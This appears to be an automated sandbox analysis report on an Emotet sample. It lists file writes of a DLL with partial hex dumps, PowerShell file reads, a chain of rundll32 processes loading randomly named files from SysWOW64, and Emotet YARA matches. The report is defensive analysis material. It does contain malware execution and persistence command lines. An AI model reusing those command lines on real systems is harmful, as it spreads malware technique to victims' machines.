C:\ProgramData\QWER.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PELa	success or wait	104	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	4096	220	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd	UQM]U`f]UQMjM@EfE]Ujh<dPE3EPEd EEEP(`;jBph@fCejE	success or wait	2	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	4096	8740	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]Ujh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	3	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **152**, Parent PID: **1516**

General	
Target ID:	8
Start time:	21:07:42
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD
Imagebase:	0x4a330000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2116**, Parent PID: **152**

General	
Target ID:	9
Start time:	21:07:42
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.471453842.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.471331786.0000000000171000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.471313951.0000000000140000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **200**, Parent PID: **2116**

General	
Target ID:	10
Start time:	21:07:47
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522412460.00000000028E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.521968966.0000000000400000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.521762770.0000000000221000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522161075.0000000002381000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522361954.0000000002861000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522256343.0000000002731000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522563448.0000000002E71000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522208158.00000000026B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522291162.00000000027A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.521709838.00000000001A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.521942436.00000000003D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.521853368.0000000000370000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522595880.0000000002ED0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522683360.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.522655348.0000000003171000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2016**, Parent PID: **200**

General

Target ID:	11
Start time:	21:08:08
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wlnljconerohcjaz\cekfidpy.yhq",MOdnuTnMIi
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.524549461.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.525704176.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.524627088.00000000001B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **836**, Parent PID: **2016**

General

Target ID:	12
Start time:	21:08:13
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wlnljconerohcjaz\cekfidpy.yhq",DllRegisterServer
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.574709897.0000000000230000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.574966326.0000000000911000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575355954.00000000024D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575698621.0000000002671000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575069937.0000000002281000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575241988.0000000002381000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575278324.00000000023D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575484750.00000000025F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575139258.0000000002321000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575185069.0000000002350000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575020499.000000000A60000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.574936921.00000000008E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575098711.00000000022B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.575908934.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.574901913.0000000000771000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **284**, Parent PID: **836**

General

Target ID:	14
Start time:	21:08:31
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gdtjuon\eryfdrtz.qpz",NSMcfMaGRbKFCL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.577991543.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.577507576.0000000000380000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.577775644.00000000005F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1204**, Parent PID: **284**

General

Target ID:	15
Start time:	21:08:37
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gdtjuon\eryfdrtz.qpz",DllRegisterServer
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616094913.00000000003D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616750004.0000000002E40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616484887.0000000000AE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616301764.00000000008A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616955117.0000000002F40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616430850.0000000000A71000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616392195.0000000000A40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.615957746.00000000001A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616649136.0000000002590000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.615997372.00000000001D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616558132.0000000002411000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616683416.00000000025C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616861944.0000000002EB1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617100945.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617022562.0000000002FD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1136**, Parent PID: **1204**

General

Target ID:	16
Start time:	21:08:52
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Mqenzhvktn\czphbxmqtcm.nzb",NscZMRYpRiE
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.618439586.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.618251514.0000000000201000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.618216688.00000000001D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2080**, Parent PID: **1136**

General

Target ID:	17
Start time:	21:08:56
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Mqenzhvktn\czphbxmqtcm.nzb",DllRegisterServer
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673081131.00000000002A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675215228.0000000002E21000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675330890.0000000002E81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.677230667.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673490791.0000000002251000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673601215.0000000002811000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675278836.0000000002E50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673042649.0000000000220000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673313788.00000000007A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675083188.0000000002960000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673429165.0000000000910000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675391959.0000000002F30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673370884.0000000000821000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.673563319.00000000023E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.677112650.00000000031D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1240**, Parent PID: **2080**

General

Target ID:	18
Start time:	21:09:18
Start date:	28/01/2022

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Oyfgrjdbgbuk\aagpsdybai.shx",DwOwDiNvSb
Imagebase:	0xd80000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.678452410.0000000000241000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.678978438.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.678388304.00000000001D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **324**, Parent PID: **1240**

General

Target ID:	19
Start time:	21:09:23
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Oyfgrjdbgbuk\aagpsdybai.shx",DllRegisterServer
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.682108397.0000000000231000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.687313669.0000000010001000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.681991915.0000000000180000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly